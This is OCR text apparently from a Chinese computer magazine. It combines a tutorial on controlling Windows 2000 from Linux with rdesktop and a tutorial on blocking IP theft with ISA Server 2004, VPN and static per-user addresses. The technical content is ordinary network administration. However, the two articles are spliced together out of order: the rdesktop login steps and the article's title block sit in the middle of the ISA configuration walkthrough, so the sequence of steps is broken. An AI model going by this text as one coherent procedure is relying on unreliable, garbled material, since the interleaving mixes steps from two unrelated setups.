


图1

在接着弹出的窗口中点击选中"rdesktop"项后点击下方的"关闭"按钮，如图2所示。

> **小知识** 从"rdesktop"项对应的说明可以知道，Linux中的终端服务需要在X窗口中运行，那么什么是X窗口呢？原来X窗口是Linux下一个独立的桌面环境组件，它有Gnome、KDE两种常见的环境，和Windows不同的是，Linux桌面环境可以看成是在终端上运行的一个应用程序（C/S应用），易于安装和改版，甚至去除，而Windows的桌面环境是操作系统内核的一部分，无法分离。




图2

在返回上一步后点击"更新"按钮，稍后请根据提示交替插入Linux的第二张安装光盘和第一张安装光盘至光驱，并点击"确定"按钮继续，如图3所示。




图3

稍后在Linux中弹出更新已完毕的提示框时，就表示终端服务的控制端在Linux中的安装已经成功结束了。

在Windows安装终端服务被控制端

既然Linux充当了控制的主角，那么Windows当然就是被控制的配角了，以Windows 2000 AD版本为例，我们只需在"添加/删除Windows组件"窗口中选中"终端"服务后，将模式设置为"远程管理模式"并予以安装即可，如图4所示。

在完成了Windows中的终端服务的安装并重新启动一次计算机后，我们的准备工作就一切就绪啦！




图4

让Linux遥控Windows

适合读者	网管
前置知识	ISA Server 2004基本使用，VPN架设
难度等级	中

用ISA Server 2004封杀IP盗用

文/图 朱宏志

上网IP被盗用是很多网管员遇到的头痛事，从技术上来说，要真正杜绝这种现象，可靠的方法就是使用支持端口绑定的交换机，但实际上大家通常使用的普通交换机并不支持这种功能，而很多人说的通过把IP与MAC地址进行绑定来防范IP盗用更是不堪一击，因为客户端成对修改IP与MAC后这种方法就无能为力了。在这里将推荐一种方法，即使用代理服务器结合VPN服务来杜绝上网IP被盗用，准确地说也不是能够阻止客户端修改IP和MAC地址，而是让它修改后也不起作用，或许你现在有点疑惑，到底怎样实现呢？效果如何呢？Follow me。

网络结构

先来交代一下本文将使用的网络环境和基本配置，网络结构如图1所示，这个网络结构也是典型的ADSL共享上网环境，本文使用的代理服务器是ISA Server 2004，VPN服务也由ISA所在服务器提供，操作系统是Windows Server 2003。之所以选择ISA 2004，是因为




图1

它对VPN的支持更适宜解决我们这里的论题，到底怎样后面将讲到。

图中ISA有两块网卡，一块连接到DSL Router，一块连接内部网络。内网卡IP为192.168.0.43/24，DNS配置为ISP提供的61.128.128.68，网关无。Internal客户端的网关指向192.168.0.43，DNS指向ISP提供的61.128.128.68，还有一个由VPN客户端连接时动态生成的虚拟VPN客户端网络。

基本原理

首先在ISA上创建访问规则拒绝内网Internal上网，当Internal网内客户机要上网时，就先通过VPN连接到ISA上，由ISA分配给它一个不同于Internal网段的IP地址和一个DNS设置，并创建访问规则允许VPN客户端网络上网，这样就只有那些通过VPN连接的客户端才能上网，当然，这些能够进行VPN连接的客户端就是有上网权限的客户端。

刘流： 注意这里可能出现另一种情况，就是用户把自己的VPN账户和密码告诉其他非法用户，这样非法用户只要用他得到的VPN账户登录也就能够上网，怎样来避免这种情况呢？我们可以在地址分配时作文章，只让相关账户第一个登录者能够上网。

现在就可以在Linux中依次点击"主菜单"、"系统工具"、"终端"菜单项，在打开的终端窗口中输入"$ rdesktop u "账户名" IP地址"命令后，即可进行Windows 2000 AD的登录了，如图5所示。

稍后在弹出的终端服务窗口中可以看到Windows



图5

2000 AD的登录对话框，此时只需输入该计算机的管理员账户名和密码就可以登录Windows 2000 AD的桌面环境，并可进行和本机管理员一样的任何操作了，如图6所示。




图6

瞧，大家看看Linux中进行远程控制是不是也很简单呀？面对这么有趣又实用的功能，还犹豫什么呢？快去试试吧！

注意这里的VPN连接与我们平常所使用的VPN连接是有点不同的，通常所使用的VPN连接，是由外部连接到VPN服务器，而这里是直接从内部连接到VPN服务器，这也就保证了上网的速度。其实这种方法很类似网通用户的上网方式，网通用户也是通过LAN方式连网，但要上网时也要先使用虚拟ADSL拨号取得上网用的IP及设置。只是网通使用的是ADSL虚拟拨号，而我们这里使用的是VPN拨号，基本思路都是一样的。

现在你也许要问，如果非法客户端把IP改成VPN客户端网络内的一个地址不就绕过了这道防线吗？不行的，即使它修改了IP也是没用的。原因如下。

1．对ISA 2004来说，VPN客户端网络是动态生成的，也就是只有VPN连接成功才是其网络的成员，所以自行修改IP后并不会成为VPN客户端网络的成员， ISA会拒绝其上网；

2．如果你的代理服务器不是ISA，即使当客户端修改IP后代理服务器允许其上网，但响应数据包也无法返回给此客户端；所以修改IP也无济与事，当然，成对修改IP与MAC在这里也无意义。为了说明这种情况，下面举个例子。

假如我们这里VPN客户端网络的IP地址范围是150.0.1.0/24中的一部分，现在有个非法的客户端192.168.0.42把它的IP变成了150.0.1.228，当然它网关设置不能变，还是192.168.0.43，此时它要访问外部网页，即使它的请求数据能够到达外部，当外部响应数据返回代理服务器时，代理服务器要把数据包返回给150.0.1.228，根据代理服务器的路由表，到达150.0.1.0网络的数据包不会通过物理接口192.168.0.43转发，所以数据包也就不能到达150.0.1.228。从这点可以看出，不使用ISA而使用其他能够进行IP限制的代理服务器也是可行的，当然ISA功能更加强大。

实现的具体过程

了解了上面的原理，具体实现也就简单了，主要分以下几大步。

一、 在ISA上创建访问规则（Access Rule），拒绝Internal网上网，并把它的规则顺序放在第一，这样ISA处理起来更快。

本来如果没有明确允许Internal上网的规则，ISA会拒绝Internal网络访问外部网的；但为了提高效率，我们可以创建一条明确的拒绝规则。右击Firewall Policy，选择“新建／Access Rule”，参数如下：

```
Rule Action: Deny
Protocols: All outbound traffic
Access Rule sources: Internal
Access Rule Destinations: External
User sets: All users
```

二、 启用VPN服务器，ISA所使用的VPN服务其实就是操作系统本身的，通过下面的步骤来完成。

1.在ISA管理窗口中选中Virtual Private Network，在右边的Task面板上点击Tasks标签，然后点击 Enable VPN Client Access链接。




图2

2.点击下面的Configure VPN client Access链接，弹出如图2所示的窗口，在General标签中选中Enable VPN Client access，并在下面的Maximum number of VPN clients allowed框中填入VPN客户端数量，然后进入Groups标签，选中可以使用VPN的用户组，这个用户组既可以是域用户组也可以ISA本地用户组，我们这里选择ISA本地用户组，如果没有这样的组，可以马上到“计算机管理”工具中创建一个，这个组应该包含所有能够进行VPN连接的用户，创建组并非是必须的，但这样做方便管理，然后进入Protocols标签，选择Enable PPTP项，不必选择Enable L2TP/IPSec。

3．点击Tasks下的select Access Networks链接，弹出新窗口。在Access Networks标签中选中Internal网络，表明允许从Internal网络连接到VPN服务器，如果允许从外部连接到VPN服务器，也可以选中External项。

进入Address Assignment标签，在这里设置分配给VPN客户端的IP地址段，怎样分配IP才合适呢？前面讲实现原理时就说过我们需要考虑另一种情况，就是如果用户把他的VPN账户与其他人“共享”怎么办呢？因为Windows的VPN服务并不会禁止同一VPN账户同一时间在不同客户端进行登录，这就使得用户把自己的VPN用户名和密码与非法用户共享成为可能，要防范这种情况出现，可以采用下面的方法：在这里分配一段IP地址，但同时在用户属性中为每个合法用户单独分配一个IP（具体方法后面将讲到），这样，当VPN账户登录时，他将得到为他单独分配的IP，如果此时又有人用他的VPN账户连接VPN服务器，连接也能成功，但由于那个单独分配的IP前面已经在使用了，所以此时将为他分配一个这里IP段中的一个地址（如图3所示）。




图3

基于此，我们可以创建一种访问规则，允许那些单独分配的IP地址集上网，但对这里分配的IP范围则不允许其上网，虽然这种方法并不能杜绝与人共享账户，但至少也会使用户不会那么大方地共享自己的账户，因为当别人使用自己账户的时候，自己是不能上网的。我们这

里在“static address pool”指定一段静态IP地址，就取172.16.0.1－172.16.0.254吧，那些单独分配的IP就从150.0.1.224－150.0.1.231段中获得，当然具体范围应该根据你VPN客户端的数量而定。接下来在Use the following network to obtain DHCP,DNS and WINS Services选择Internal，这里是配置把那块网卡的DNS和WINS等参数分配给VPN客户端，这里选择了Internal，将把内网卡所设置的DNS分配给VPN客户端，即61.128.128.68（如图4所示）。




图4

三、启用相关用户的VPN访问权限

进入ISA的“计算机管理”工具（如果是域用户请在“AD用户与计算机”管理工具中进行），在这个管理窗口中，你需要做以下几件事。

1．创建相关用户并设置初始密码，选中“用户下次登录时须更改密码”。

2．把用户加入图2选择的VPN用户组。

3．右击用户，进入其属性窗口，在“拨入”标签中选择“允许访问”项，并选中“分配静态IP地址”项，填入一个IP，根据上面的讨论，我们从150.0.1.224－150.0.1.231中选择一个（如图5所示）。

